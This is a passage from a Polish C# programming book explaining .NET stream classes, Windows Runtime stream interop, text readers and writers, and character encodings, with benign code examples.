Niektóre typy strumieni implementują te operacje, korzystając z bardzo wydajnych technik, odpowiadających bezpośrednio asynchronicznym możliwościom działania systemu operacyjnego. (Tak działa na przykład klasa `FileStream`, jak również różne wersje strumieni, których .NET używa do reprezentacji danych pochodzących z połączeń sieciowych). Można spotkać się z różnymi bibliotekami niestandardowych typów strumieni, które nie zapewniają takich możliwości, niemniej jednak nawet w takich przypadkach będą dostępne metody asynchroniczne, gdyż klasa `Stream` zawsze może realizować je przy wykorzystaniu starszych technik wielowątkowych.

W razie stosowania operacji asynchronicznego odczytu i zapisu należy pamiętać o jednym zagadnieniu. Otóż strumień posiada tylko jedną właściwość `Position`. Operacje odczytu oraz zapisu nie tylko wykorzystują tę właściwość, lecz także ich wykonanie powoduje jej modyfikację. Dlatego też należy unikać rozpoczętania nowej operacji, zanim nie zostanie zakończona poprzednia. Jeśli zależy nam na wykonywaniu wielu jednocześnie operacji odczytu z jednego pliku, konieczne będzie utworzenie kilku operujących na nim strumieni.

## Konkretnie typy strumieni

`Stream` jest klasą abstrakcyjną, zatem aby korzystać ze strumieni, potrzebujemy konkretnej klasy pochodnej. W niektórych przypadkach takie klasy dostarcza nam platforma — na przykład ASP.NET dostarcza obiektów strumieni reprezentujących żądanie oraz odpowiedź HTTP, podobne strumienie są także udostępniane przez niektóre API wykorzystywane do tworzenia klienckich aplikacji sieciowych. W tej części rozdziału przedstawionych zostało kilka spośród najczęściej używanych klas pochodnych klasy `Stream`.

Klasa `FileStream` reprezentuje plik w systemie plików. Została ona dokładniej opisana w podrozdziale „[Rozdział 16](#)”.

Klasa `MemoryStream` pozwala stworzyć strumień operujący na tablicy bajtów (`byte[]`). Można wykorzystać już istniejącą daną `byte[]` i opakować ją obiektem `MemoryStream` bądź utworzyć taki obiekt, a następnie wypełnić go danymi, korzystając z metody `Write` (bądź jednego z jej asynchronicznych odpowiedników). Kiedy strumień `MemoryStream` zostanie już wypełniony danymi, może je pobrać w formie danej `byte[]`, wywołując metodę `ToArray`. Klasa ta jest przydatna w sytuacjach, gdy korzystamy z API operujących na strumieniach, a my z jakiegoś powodu takiego strumienia nie posiadamy. Na przykład całe API służące do serializacji (opisane w dalszej części rozdziału) operuje na strumieniach, jednak może się okazać, że będziemy chcieli go używać w połączeniu z jakimś innym API wymagającym tablicy `byte[]`. W takim przypadku strumień `MemoryStream` pozwoli nam połączyć oba te API.

System Windows definiuje mechanizm **kommunikacji pomiędzy procesami** (ang. *interprocess communication*, w skrócie IPC) określany jako **nazwane potoki** (ang. *named pipes*). Poprzez taki potok dwa procesy mogą pomiędzy sobą przesyłać dane. W programach .NET potoki te są obsługiwane przez klasę `PipeStream`.

Kolejną klasą pochodną klasy `Stream` jest `BufferedStream`; jej konstruktor wymaga jednak przekazania obiektu `Stream`. Klasa ta wprowadza dodatkową warstwę buforu, pozwalając na określanie jego wielkości.

Dostępne są także różne typy strumieni, które w określony sposób przekształcają zawartość innych strumieni. Na przykład klasy `DeflateStream` oraz `GZipStream` implementują dwa powszechnie stosowane algorytmy kompresji. Można ich używać do opakowywania innych strumieni w celu kompresji danych zapisywanych w opakowanych strumieniach bądź do dekompresji danych, które są z nich odczytywane. (Udostępniają one operacje na najniższym poziomie kompresji. Jeśli chcemy pracować z archiwami typu ZIP, zawierającymi spakowane pliki, należy użyć klasy `ZipArchive` udostępnionej w platformie .NET 4.5). Dostępna jest także klasa `CryptoStream`, pozwalająca na szyfrowanie oraz deszyfrację zawartości innych strumieni przy użyciu jednego z wielu obsługiwanych przez .NET mechanizmów kryptograficznych.

## Windows 8 oraz interfejs `IRandomAccessStream`

System Windows 8 wprowadził nowy rodzaj aplikacji, przeznaczony głównie dla aplikacji obsługiwanych przy użyciu dotyku. Programy te działają w innym środowisku wykonawczym niż pozostałe aplikacje systemu Windows — korzystają one ze znacznie ograniczonej wersji platformy .NET i dysponują nowym API, którego można używać zarówno w kodzie .NET, jak i rodzimym kodzie C++. Jest to

tak zwane *Windows Runtime*. Choć w tej ograniczonej wersji platformy .NET wciąż jest dostępna klasa `Stream`, to jednak nie ma klasy `FileStream`. Co więcej, Windows Runtime nie korzysta z klasy `Stream`, gdyż jest to typ platformy .NET, natomiast środowisko wspiera także pisanie programów bez wykorzystania platformy .NET (na przykład w formie zwyczajnego kodu C++). Dlatego też w środowisku wykonawczym Windows zostały zdefiniowane odrębne abstrakcje reprezentujące strumienie oraz pliki.

W wielu przypadkach, gdy środowisko wykonawcze Windows definiuje abstrakcje odpowiadające tym z platformy .NET, CLR automatycznie udostępnia powiązania pomiędzy tymi dwoma światami. (Na przykład Windows Runtime definiuje swój własny typ kolekcji reprezentujący listę indeksowaną, o nazwie `iVector<T>`; jednak CLR automatycznie kojarzy go z odpowiednikiem znanym z platformy .NET, tak że z punktu widzenia kodu C# wydaje się, że odpowiedniki kolekcji stosowane w Windows Runtime są implementacjami interfejsu `IList<T>`).

Niemniej jednak strumienie w środowisku wykonawczym Windows są reprezentowane w sposób na tyle odmienny wobec tego stosowanego w .NET, że automatyczne powiązanie obu tych reprezentacji byłoby problematyczne. Przede wszystkim w środowisku wykonawczym Windows strumień może być reprezentowany aż przez trzy odrębne obiekty. Poza tym czasami możemy chcieć operować bezpośrednio na typach Windows Runtime, by uzyskać dostęp do możliwości, które nie mają bezpośrednich odpowiedników w klasie `Stream` platformy .NET. Z tego powodu CLR nie odwzorowuje strumieni automatycznie. Jak pokazuje kod zamieszczony na [Przykład 16-5](#), C# pozwala na bezpośrednie korzystanie z typów Windows Runtime.

#### Przykład 16-5. Wykorzystanie strumieni środowiska wykonawczego Windows

```
using System;
using System.Runtime.InteropServices.WindowsRuntime;
using System.Text;
using System.Threading.Tasks;
using Windows.Storage;
using Windows.Storage.Streams;

class StateStore
{
    public static async Task SaveString(string fileName, string value)
    {
        StorageFolder folder = ApplicationData.Current.LocalFolder;
        StorageFile file = await folder.CreateFileAsync(fileName,
            CreationCollisionOption.ReplaceExisting);
        using (IRandomAccessStream runtimeStream =
            await file.OpenAsync(FileAccessMode.ReadWrite))
        {
```

```

        IOutputStream output = runtimeStream.GetOutputStreamAt(0);
        byte[] valueBytes = Encoding.UTF8.GetBytes(value);
        await output.WriteAsync(valueBytes.AsBuffer());
    }
}

public static async Task<string> FetchString(string fileName)
{
    StorageFolder folder = ApplicationData.Current.LocalFolder;
    StorageFile file = await folder.GetFileAsync(fileName);
    using (IRandomAccessStream runtimeStream = await file.OpenReadAsync())
    {
        IInputStream input = runtimeStream.GetInputStreamAt(0);
        var size = (uint) (await file.GetBasicPropertiesAsync()).Size;
        var buffer = new byte[size];
        await input.ReadAsync(
            buffer.AsBuffer(), size, InputStreamOptions.Partial);
        return Encoding.UTF8.GetString(buffer, 0, (int)size);
    }
}
}

```

Powyższy kod często korzysta ze słowa kluczowego `await`, gdyż Windows Runtime zawsze realizuje potencjalnie długotrwałe operacje przy wykorzystaniu mechanizmów asynchronicznych. Słowo to zostało szczegółowo opisane w [Rozdział 18](#).

Klasa `StateStore` zastosowana w kodzie z [Przykład 16-5](#) udostępnia metody statyczne służące do zapisywania zawartości łańcucha znaków w pliku oraz jej późniejszego odczytu. Fragmenty kodu operujące na strumieniach zostały wyróżnione pogrubioną czcionką, gdyż do prawidłowego działania przykład wymaga dodania na początku każdej z metod fragmentu kodu odpowiedzialnego za utworzenie i otworzenie pliku w specjalnej, prywatnej przestrzeni użytkownika przeznaczonej na aplikacje — w przykładzie wykorzystywane są strumienie reprezentujące pliki, a zatem w pierwszej kolejności taki plik musimy utworzyć i otworzyć. (Wiersze kodu realizujące te operacje korzystają z używanego w Windows Runtime API do obsługi przechowywania danych, charakterystycznego dla aplikacji pisanych z myślą o systemie Windows 8).

Po otwarciu pliku kod realizuje dwuetapowy proces. W pierwszej kolejności pobiera z obiektu pliku obiekt `IRandomAccessStream`. Zgodnie z tym, co sugeruje nazwa, jest to interfejs reprezentujący coś przypominającego strumień. Niemniej jednak nie można użyć go bezpośrednio, by pobrać zawartość pliku. Aby to zrobić, najpierw trzeba pobrać z obiektu `IRandomAccessStream` obiekt `IInputStream` lub `IOutputStream`. W odróżnieniu od platformy .NET Windows Runtime definiuje

odróżne typy reprezentujące strumienie służące do odczytu i zapisu, co eliminuje konieczność definiowania takich właściwości jak `CanRead` i `CanWrite`.

Choć korzystanie z typów środowiska wykonawczego Windows w kodzie C# jest całkiem łatwe, to jednak wcale nie trzeba tego robić. Może się zdarzyć, że dysponujemy napisanym już kodem .NET korzystającym z klasy `Stream`, który będziemy chcieli wykorzystać w aplikacji pisanej z myślą o systemie Windows 8. Choć CLR nie odwzorowuje obu tych reprezentacji strumieni w sposób automatyczny, to jednak można jawnie poprosić o odpowiednie opakowanie w sposób pokazany na [Przykład 16-6](#).

#### Przykład 16-6. Odwzorowanie strumieni .NET w Windows Runtime

```
using System;
using System.IO;
using System.Threading.Tasks;
using Windows.Storage;

class StateStore
{
    public static async Task SaveString(string fileName, string value)
    {
        StorageFolder folder = ApplicationData.Current.LocalFolder;
        StorageFile file = await folder.CreateFileAsync(fileName,
            CreationCollisionOption.ReplaceExisting);
        using (Stream s = await file.OpenStreamForWriteAsync())
        using (var w = new StreamWriter(s))
        {
            w.WriteLine(value);
        }
    }

    public static async Task<string> FetchString(string fileName)
    {
        StorageFolder folder = ApplicationData.Current.LocalFolder;
        StorageFile file = await folder.GetFileAsync(fileName);
        using (Stream s = await file.OpenStreamForReadAsync())
        using (var rdr = new StreamReader(s))
        {
            return rdr.ReadToEnd();
        }
    }
}
```

Ten kod wykonuje dokładnie te same czynności co kod z [Przykład 16-5](#), wykorzystując przy tym strumienie .NET. Przedstawione powyżej wersje metod `SaveString` oraz `FetchString` wywołują odpowiednio metody `OpenStreamForWriteAsync` oraz `OpenStreamForReadAsync` obiektu `StorageFile`.

Gdybyśmy zajrzeliby do dokumentacji klasy `StorageFile`, okazałoby się, że nie definiuje ona żadnej z tych metod, głównie ze względu na to, że `StorageFile` jest typem środowiska wykonawczego Windows i dlatego nie wie nic o klasie `Stream`, która jest typem platformy .NET. Są to metody rozszerzające, zdefiniowane w klasie `WindowsRuntimeStorageExtensions` należącej do przestrzeni nazw `System.IO`, tworzące opakowania na strumienie środowiska wykonawczego, pozwalające na ich stosowanie w kodzie .NET. Dostępna jest także klasa

`WindowsRuntimeStreamExtensions`, definiująca dwie metody rozszerzające klasę `Stream` — `AsInputStream` oraz `AsOutputStream` — generujące opakowania implementujące typy strumienia do odczytu i zapisu, stosowane w środowisku wykonawczym Windows. Ta sama klasa definiuje także metody rozszerzające klasy strumieni środowiska wykonawczego: dysponując obiektem `IRandomAccessStream`, można wywołać metodę `AsStream`; z kolei dla typów `IInputStream` oraz `IOutputStream` udostępnia ona odpowiednio dwie następujące metody rozszerzające: `AsStreamForRead` oraz `AsStreamForWrite`.

Jak pokazuje kod z [Przykład 16-6](#), opakowania te pozwalają na stosowanie innych możliwości platformy .NET operujących na strumieniach. Na przykład można używać klas `StreamReader` oraz `StreamWriter`, by odczytywać i zapisywać pliki tekstowe, co sprawia, że wynikowy kod jest nieco prostszy od tego przedstawionego na [Przykład 16-5](#). Platforma .NET definiuje kilka typów, które ułatwiają operacje na tekście.

## Typy operujące na tekstach

Klasa `Stream` operuje na bajtach. Jednak powszechnie są działania na plikach zawierających tekst. Jeśli chcemy przetwarzać plik tekstowy (bądź tekst przesłany siecią), to korzystanie z API operującego na bajtach byłoby nieporęczne, gdyż zmuszałoby nas do jawnej obsługi wszystkich potencjalnych wariacji, jakie mogą się pojawić. Na przykład stosowanych jest wiele różnych konwencji oznaczania końca wiersza — w systemie Windows zazwyczaj są w tym celu używane dwa bajty o wartościach 13 oraz 10, natomiast w systemie UNIX (i pochodnych) tylko jeden bajt o wartości 10; istnieją także inne systemy operacyjne, w których koniec wiersza jest oznaczany jednym bajtem o wartości 13.

Powszechnie stosowanych jest także wiele różnych sposobów kodowania znaków. W niektórych plikach każdy znak jest zapisywany przy użyciu jednego bajta, w innych — przy użyciu dwóch bajtów, ale są też pliki, w których poszczególne znaki mogą mieć różną długość. Istnieje także wiele różnych sposobów kodowania, w których poszczególne znaki są zapisywane przy użyciu jednego bajta. A zatem jeśli

z pliku odczytamy bajt o wartości 163, to bez znajomości zastosowanego sposobu kodowania i tak nie możemy określić jego znaczenia.

W pliku zapisanym z użyciem jednobajtowego kodowania Windows-1252 bajt o wartości 163 reprezentuje znak funta szterlinga — [\[67\]](#). Jeśli jednak plik zostanie zapisany z użyciem kodowania ISO/IEC 8859-5 (opracowanego z myślą o regionach świata korzystających z cyrylicy), to ten sam znak będzie reprezentować dużą literę Ѓ. W końcu gdyby plik był zapisany z użyciem kodowania UTF-8, to ten bajt mógłby wystąpić wyłącznie jako fragment wielobajtowej sekwencji reprezentującej jakiś znak.

Świadomość tych zagadnień jest oczywiście jednym z ważnych elementów wiedzy każdego programisty; nie oznacza to jednak wcale, że mamy być zmuszani do borykania się z tymi wszystkimi szczegółami za każdym razem, gdy tylko będziemy chcieli przeprowadzić jakieś operacje na tekście. Właśnie z tego względu platforma .NET wprowadza wyspecjalizowaną abstrakcję służącą do operacji na tekście.

## TextReader oraz TextWriter

Abstrakcyjne klasy `TextReader` oraz `TextWriter` prezentują dane jako sekwencje znaków. Logicznie rzecz ujmując, klasy te przypominają strumienie, jednak każdy element sekwencji danych jest typu `char`, a nie `byte`. Niemniej jednak klasy te różnią się od strumieni pewnymi szczegółami. Z jednej strony, podobnie jak w przypadku typów strumieni w środowisku Windows Runtime, dostępne są odrębne abstrakcje dla odczytu i zapisu danych. Klasa `Stream` łączy je obie, gdyż często występuje potrzeba zapisu i odczytu z tego samego źródła, zwłaszcza gdy strumień reprezentuje plik przechowywany na dysku. W przypadku dostępu o charakterze swobodnym i operacji wykonywanych na bajtach takie rozwiążanie ma sens; natomiast w przypadku abstrakcji operujących na tekście — staje się ono znacznie bardziej problematyczne.

Sposoby kodowania, w których poszczególne znaki mogą mieć różną liczbę bajtów, sprawiają, że swobodny dostęp do zawartości plików tekstowych może być trudny do realizacji (chodzi o takie operacje jak możliwość zmiany wartości w dowolnym miejscu sekwencji). Zastanówmy się, z czym wiążałaby się chęć zmiany znaku `$` umieszczonego na samym początku 1-gigabajtowego pliku zapisanego przy użyciu kodowania UTF-8 na znak `€`. Znak `$` zajmuje tylko jeden bajt, natomiast znak `€` — dwa. A zatem zastąpienie pierwszego znaku oznaczałoby konieczność wstawienia na początku pliku dodatkowego bajtu. Spowodowałoby to konieczność przesunięcia pozostały zawartości pliku — 1 GB danych — o jeden bajt.

Nawet samo odczytywanie danych z pliku tekstowego jest relatywnie kosztowne.

Odnalezienie milionowego znaku w pliku UTF-8 oznacza konieczność odczytania pierwszego miliona znaków, gdyż bez tego nie ma możliwości sprawdzenia, jaka kombinacja jedno- oraz wielobajtowych znaków znajduje się w pliku. Milionowy znak również dobrze może być zapisany w milionowym, jak i sześciomilionowym bajcie, bądź w którymkolwiek bajcie pomiędzy nimi. Ponieważ w przypadku sposobów kodowania, w których znaki mogą mieć różną długość, obsługa swobodnego dostępu do plików (zwłaszcza w przypadku operacji zapisu) jest bardzo kosztowna, zatem opisywane tu typy `TextReader` oraz `TextWriter` nie zapewniają takiej możliwości. Z kolei w przypadku braku swobodnego dostępu łączenie możliwości zapisu i odczytu w jednym typie danych nie daje żadnych realnych korzyści. A jak już przekonaliśmy się przy okazji przedstawiania klas strumieni dostępnych w środowisku Windows Runtime, rozdzielenie typów obsługujących operacje odczytu i zapisu pozwala uniknąć konieczności sprawdzania właściwości `CanWrite` — wiadomo bowiem, że istnieje możliwość zapisu, gdyż korzystamy z obiektu klasy `TextWriter`.

Klasa `TextReader` udostępnia kilka sposobów odczytywania danych. Pierwszym z nich jest bezargumentowa, przeciążona metoda `Read`, która zwraca wartość typu `int`. Jeśli podczas operacji osiągnięto koniec danych wejściowych, metoda ta zwraca wartość `-1`, w pozostałych przypadkach zwracana jest wartość znaku. (Po sprawdzeniu, czy zwrócona wartość nie jest ujemna, trzeba ją będzie zatem rzutować na typ `char`). Dostępne są także dwie inne metody przypominające metody `Read` klasy `Stream`; zostały one przedstawione na [Przykład 16-7](#).

#### Przykład 16-7. Metody klasy `TextReader` odczytujące bloki znaków

```
public virtual int Read(char[] buffer, int index, int count) { ... }
public virtual int ReadBlock(char[] buffer, int index, int count) { ... }
```

Podobnie jak metody `Stream.Read`, także i te dwie metody wymagają przekazania tablicy znaków, indeksu początkowego w tej tablicy oraz liczby znaków, i próbują odczytać podaną liczbę wartości. Podstawową różnicą pomiędzy nimi oraz metodami klasy `Stream` jest to, że operują one na znakach (`char`), a nie bajtach (`byte`). Czym jednak różnią się metody `Read` oraz `BlockRead`? Cóż, metoda `BlockRead` rozwiązuje ten sam problem, z którym musieliśmy sobie sami poradzić na [Przykład 16-2](#): o ile metoda `Read` może zwrócić mniej znaków niż zażądano, to metoda `BlockRead` nie zakończy działania, póki nie zwróci określonej liczby danych lub nie dotrze do końca zawartości.

Jednym z podstawowych wyzwań, z jakimi wiąże się odczyt danych tekstowych, jest obsługa różnych konwencji oznaczania końca wiersza; a klasa `TextReader` może nas uchronić od tego problemu. Jej metoda `ReadLine` wczytuje cały wiersz danych

wejściowych i zwraca go jako łańcuch znaków. łańcuch ten nie będzie zawierał znaku lub znaków reprezentujących koniec wiersza.

### PODPOWIEDŹ

Klasa `TextReader` nie zakłada wykorzystania konkretnej konwencji oznaczania końca wiersza. Akceptuje ona zakończenia oznaczone przy użyciu znaku powrotu karetki (o wartości 13, zapisywanego przy użyciu literału znakowego `\r`), jak i przy użyciu znaku przesunięcia wiersza (10 lub `\n`). Jeśli oba te znaki występują obok siebie, to zostaną potraktowane jako para reprezentująca koniec wiersza, a nie jak dwa odrębne znaki. Ten sposób odczytu jest stosowany wyłącznie w przypadku korzystania z metod `ReadLine` lub `ReadLineAsync`. Jeśli natomiast operujemy na poziomie poszczególnych znaków, korzystając z metod `Read` oraz `ReadBlock`, to znaki końca wiersza będą reprezentowane dokładnie tak, jak są zapisywane.

Klasa `TextReader` definiuje także metodę `ReadToEnd`, która odczytuje wszystkie dane wejściowe aż do ich końca, a następnie zwraca w postaci jednego łańcucha znaków. Oprócz tego udostępnia ona także metodę `Peek`, która robi dokładnie to samo co jednoargumentowa wersja metody `Read`, z tą różnicą, że nie zmienia stanu obiektu. Pozwala ona sprawdzić następny znak bez jego „konsumowania”, czyli w taki sposób, że kolejne wywołanie jej lub metody `Read` ponownie zwróci ten sam znak.

Jeśli natomiast chodzi o klasę `TextWriter`, to udostępnia ona dwie przeciążone metody `Write` oraz `WriteLine`. Każda z nich udostępnia kilka przeciążonych wersji, pozwalających na zapis wszystkich wbudowanych typów danych (`bool`, `int`, `float` itd.). Z funkcjonalnego punktu widzenia klasie tej powinna wystarczyć jedna przeciążona metoda umożliwiająca przekazanie danej typu `object`, jednak zastosowanie tych wyspecjalizowanych metod przeciążonych umożliwia uniknięcie konieczności pakowania argumentu. Klasa `TextWriter` udostępnia także metodę `Flush`, która spełnia dokładnie te same zadania co analogiczna metoda klasy `Stream`.

Domyślnie klasa `TextWriter` zapisuje koniec wiersza w postaci sekwencji `\r\n` (13, a następnie 10). Można to jednak zmienić, korzystając z właściwości `NewLine`.

Obie te abstrakcyjne klasy implementują interfejs `IDisposable`, gdyż niektóre spośród ich konkretnych klas pochodnych są opakowaniami wykorzystującymi bądź to zasoby niezarządzane, bądź zasoby, które można zwalniać.

Obie te klasy definiują także asynchroniczne wersje swoich metod. Są one dostępne jedynie w wersji 4.5 platformy .NET, zatem działają jedynie zgodnie ze wzorcem zadaniowym opisany w [Rozdział 17](#). i można z nich korzystać przy użyciu słowa

kluczowego `await`, opisanego dokładniej w [Rozdział 18](#).

## Konkretnie typy do odczytu i zapisułańcuchów znaków

W platformie .NET istnieje wiele API, które zwracają obiekty `TextReader` lub `TextWriter`, podobnie jak wiele API zwraca obiekty `Stream`. Na przykład klasa `Console` definiuje właściwości `In` oraz `Out`, zapewniające tekstowy dostęp do strumienia wejściowego oraz wyjściowego procesu. Korzystaliśmy z tych właściwości już wcześniej, choć w sposób niewidoczny — wszystkie przeciążone wersje metody `Console.WriteLine` są jedynie opakowaniami wywołującymi za nas metodę `Out.WriteLine`. I podobnie metody `Read` oraz `ReadLine` klasy `Console` także są opakowaniami, które przekazują wywołanie do metod `In.Read` oraz `In.ReadLine`. Istnieją jednak także pewne konkretne klasy pochodne klas `TextReader` oraz `TextWriter`, które być może będziemy chcieli tworzyć bezpośrednio.

### StreamReader oraz StreamWriter

Zapewne najbardziej użytecznymi, konkretnymi typami związanymi z odczytem i zapisem danych tekstowych są klasy `StreamReader` oraz `StreamWriter`, stanowiące opakowania obiektu `Stream`. Do konstruktora obu tych klas można przekazać obiekt `Stream` bądź przekazaćłańcuch znaków zawierający ścieżkę dostępu do pliku; w tym drugim przypadku automatycznie zostanie utworzony obiekt `FileStream`, na którym będą wykonywane operacje. Kod przedstawiony na [Przykład 16-8](#) wykorzystuje tę technikę, by zapisać dwałańcuchy znaków w pliku tekstowym.

#### PODPOWIĘDŹ

Jak wiemy, platforma .NET w wersji wykorzystywanej przez aplikacje przeznaczone dla systemu Windows 8 nie definiuje klasy `FileStream`, a udostępniane przez nią klasy `StreamReader` oraz `StreamWriter` nie definiują konstruktorów umożliwiających przekazanie ścieżki dostępu do pliku. Jak pokazałem na [Przykład 16-8](#), wciąż jednak można używać tych typów do wykonywania operacji na plikach — należy w tym celu posłużyć się odpowiednimi opakowaniami klasy `Stream`.

### Przykład 16-8. Zapis tekstu do pliku przy użyciu klasy StreamWriter

```
using (var fw = new StreamWriter(@"c:\temp\out.txt"))
{
    fw.WriteLine("Zapis tekstu do pliku");
    fw.WriteLine("Aktualna godzina to {0}", DateTime.Now);
}
```

Dostępnych jest także kilka innych, przeciążonych konstruktorów zapewniających

dokładniejszą kontrolę nad tworzonym obiektem. Jeśli chcemy operować na konkretnym pliku i przekazujemy w tym celu do konstruktora klasy `StreamWriter` łańcuch znaków (a nie utworzony już wcześniej obiekt `Stream`), możemy także przekazać opcjonalną daną typu `bool`, oznaczającą, czy zapis należy rozpocząć od samego początku, czy też dane należy dopisywać do już umieszczonych w pliku (oczywiście jeśli ten plik istnieje). (Wartość `true` oznacza, że dane należy dopisywać). Jeśli pominiemy ten opcjonalny argument, to nie zostanie użyty tryb dopisywania, a nowe dane będą zapisywane, zaczynając od początku pliku. Istnieje także możliwość określenia używanego sposobu kodowania. Domyślnie klasa `StreamWriter` używa kodowania UTF-8 bez znacznika kolejności bajtów, jednak można także zastosować dowolny typ pochodny klasy `Encoding`, zgodnie z informacjami zamieszczonymi nieco dalej, w punkcie pt. „[„Kodowanie”](#)”.

Klasa `StreamReader` jest podobna — obiekt tej klasy można utworzyć, przekazując do konstruktora obiekt `Stream` bądź łańcuch znaków zawierający ścieżkę dostępu do pliku oraz, opcjonalnie, określając używany sposób kodowania. Niemniej jednak jeśli sposób kodowania nie zostanie określony, to działanie klasy `StreamReader` będzie się nieznacznie różnić od działania klasy `StreamWriter`. O ile klasa `StreamWriter` domyślnie używa kodowania UTF-8, to klasa `StreamReader` próbuje automatycznie wykryć zastosowany sposób kodowania na podstawie zawartości strumienia. W tym celu sprawdza ona pierwszych kilka bajtów i poszukuje pewnych określonych cech, które zazwyczaj są dobrymi sygnałami świadczącymi o wykorzystaniu takiego, a nie innego sposobu kodowania. Jeśli zakodowany tekst rozpoczyna się od **znacznika kolejności bajtów** (ang. *byte order mark*, w skrócie BOM) Unicode, to pozwoli on jednoznacznie określić używane kodowanie.

## **StringReader oraz StringWriter**

Klasy `StringReader` oraz `StringWriter` mają podobne przeznaczenie co klasa `MemoryStream`: są użytkowe, gdy korzystamy z API, które wymagają zastosowania obiektów `TextReader` lub `TextWriter`, lecz zależy nam na operowaniu na danych przechowywanych wyłącznie w pamięci. Klasa `MemoryStream` udostępnia możliwości funkcjonalne klasy `Stream`, operując przy tym na tablicy bajtów (`byte[]`), natomiast klasa `StringWriter` udostępnia API klasy `TextWriter`, operując przy tym na obiekcie `StringBuilder`.

Jednym z API służących do operowania na danych XML udostępnianych przez platformę .NET jest klasa `XmлReader`, która wymaga użycia obiektu `Stream` lub `TextReader`. Co zrobić w przypadku, gdy dane XML, którymi dysponujemy, są zapisane w postaci łańcucha znaków? Jeśli przekażemy go bezpośrednio w formie

łańcucha znaków do konstruktora `XmLReader`, to zostanie on potraktowany jako identyfikator URI określający, skąd należy pobrać dane XML. Konstruktor klasy `StringReader` pobierający łańcuch znaków opakowuje go, tworząc z niego zawartość strumienia do odczuty, który następnie można przekazać do przeciążonej metody `XmLReader.Create` umożliwiającej przekazanie obiektu `TextReader` (co pokazałem na [Przykład 16-9](#)). (Wiersz kodu odpowiadający za utworzenie obiektu `XmLReader` został wyróżniony pogrubioną czcionką; dalszy fragment kodu jedynie używa tego obiektu, by odczytać zawartość i pokazać, że rozwiązanie działa zgodnie z naszymi oczekiwaniami).

#### Przykład 16-9. Opakowanie łańcucha znaków przez obiekt `StringReader`

```
string xmlContent =
    "<message><text>Hello</text><recipient>world</recipient></message>";
var xmlReader = XmLReader.Create(new StringReader(xmlContent));
while (xmlReader.Read())
{
    if (xmlReader.NodeType == XmlNodeType.Text)
    {
        Console.WriteLine(xmlReader.Value);
    }
}
```

Jeśli chodzi o klasę `StringWriter` to cóż, mieliśmy już okazję poznać ją w [Rozdział 1](#). Być może pamiętasz, że pierwszym przykładem zamieszczonym w tej książce jest test jednostkowy, który sprawdza, czy testowany program generuje prawidłowe dane wynikowe (tradycyjny już komunikat: `Witaj, świecie`). Odpowiedzialny za to fragment kodu został przypomniany na [Przykład 16-10](#).

#### Przykład 16-10. Przechwytywanie strumienia wyjściowego konsoli przy użyciu obiektu `StreamWriter`

```
var w = new System.IO.StringWriter();
Console.SetOut(w);
```

Analogicznie do kodu z [Przykład 16-9](#), który korzystał z API wymagającego użycia obiektu `TextReader`, kod z [Przykład 16-10](#) korzysta z API, który wymaga użycia obiektu `TextWriter`. Zależy nam na przechwyceniu wszystkich danych wyjściowych (czyli tych wyświetlanych przy użyciu metod `ConsoleWrite` oraz `Console.WriteLine`) w tym strumieniu przechowywanym w pamięci, tak by później można je było przeanalizować. Wywołanie metody `SetOut` pozwala przekazać obiekt `StringWriter`, który następnie będzie używany do zapisywania danych wyjściowych.

## Kodowanie

Jak już wcześniej wspominałem, jeśli używamy klas `StreamReader` lub `StreamWriter`, to muszą one wiedzieć, jakiego sposobu kodowania znaków używają wykorzystywane przez nie strumienie, by w odpowiedni sposób dokonywać konwersji pomiędzy bajtami odczytywanymi bądź zapisywanymi przez strumień oraz znakami lub łańcuchami znaków .NET. W celu obsługi tych sposobów kodowania w przestrzeni nazw `System.Text` została zdefiniowana abstrakcyjna klasa `Encoding`, posiadająca wiele konkretnych klas pochodnych reprezentujących różne sposoby kodowania, takich jak: `ASCIIEncoding`, `UTF7Encoding`, `UTF8Encoding`, `UTF32Encoding` oraz `UnicodeEncoding`.

W większości przypadków nazwy tych klas mówią same za siebie, gdyż odpowiadają nazwom standardowych sposobów kodowania, takich jak ASCII lub UTF-8. Pewnych dodatkowych wyjaśnień wymaga natomiast klasa

`UnicodeEncoding` — w końcu zarówno UTF-7, jak i UTF-8 i UTF-32 są różnymi wersjami kodowania Unicode. A zatem do czego służy ta klasa? Obsługa kodowania Unicode została wprowadzona już w pierwszej wersji systemu Windows NT, niestety wykorzystano w nim nie najlepszą konwencję nazewniczą; zarówno w dokumentacji, jak i w nazwach wykorzystywanych w różnych API termin *Unicode* został zastosowany do określenia dwubajtowego sposobu kodowania znaków, w którym mniej znaczący bajt jest zapisywany jako pierwszy (ang. *little-endian*)<sup>[68]</sup>; jest to jedynie jeden z wielu możliwych sposobów kodowania, z których wszystkie można najzupełnij prawidłowo określić jako kodowania „Unicode”.

Nazwa klasy `UnicodeEncoding` zachowuje zgodność z historyczną konwencją, choć nawet jeśli będziemy o tym pamiętać, to jest ona nieco myląca. Sposób kodowania określany jako „Unicode” w Win32 API jest w rzeczywistości kodowaniem UTF-16LE, choć klasa `UnicodeEncoding` potrafi także obsługiwać format *big-endian* — UTF-16BE.

Bazowa klasa `Encoding` definiuje statyczne właściwości, zwracające obiekty wszystkich wspomnianych wcześniej klas pochodnych. A zatem jeśli będziemy potrzebowali obiektowej reprezentacji konkretnego sposobu kodowania, wystarczy użyć takiego wyrażenia jak `Encoding.ASCII` lub `Encoding.UTF8` — nie trzeba tworzyć nowego obiektu. Dostępne są także dwie właściwości typu `UnicodeEncoding`: właściwość `Unicode` zwraca obiekt reprezentujący kodowanie UTF-16LE, natomiast właściwość `BigEndianUnicode` — obiekt reprezentujący kodowanie UTF-16BE.

Wszystkie te właściwości zwracają obiekty skonfigurowane w domyślny sposób. W przypadku kodowania ASCII jest to rozwiązanie całkowicie zadowalające, gdyż nie występują w nim żadne wariacje. Jednak w przypadku kodowania Unicode

właściwości te zwrócią obiekty, które sprawią, że obiekt `StreamWriter` wygeneruje na początku zapisywanego łańcucha wynikowego znacznik BOM.

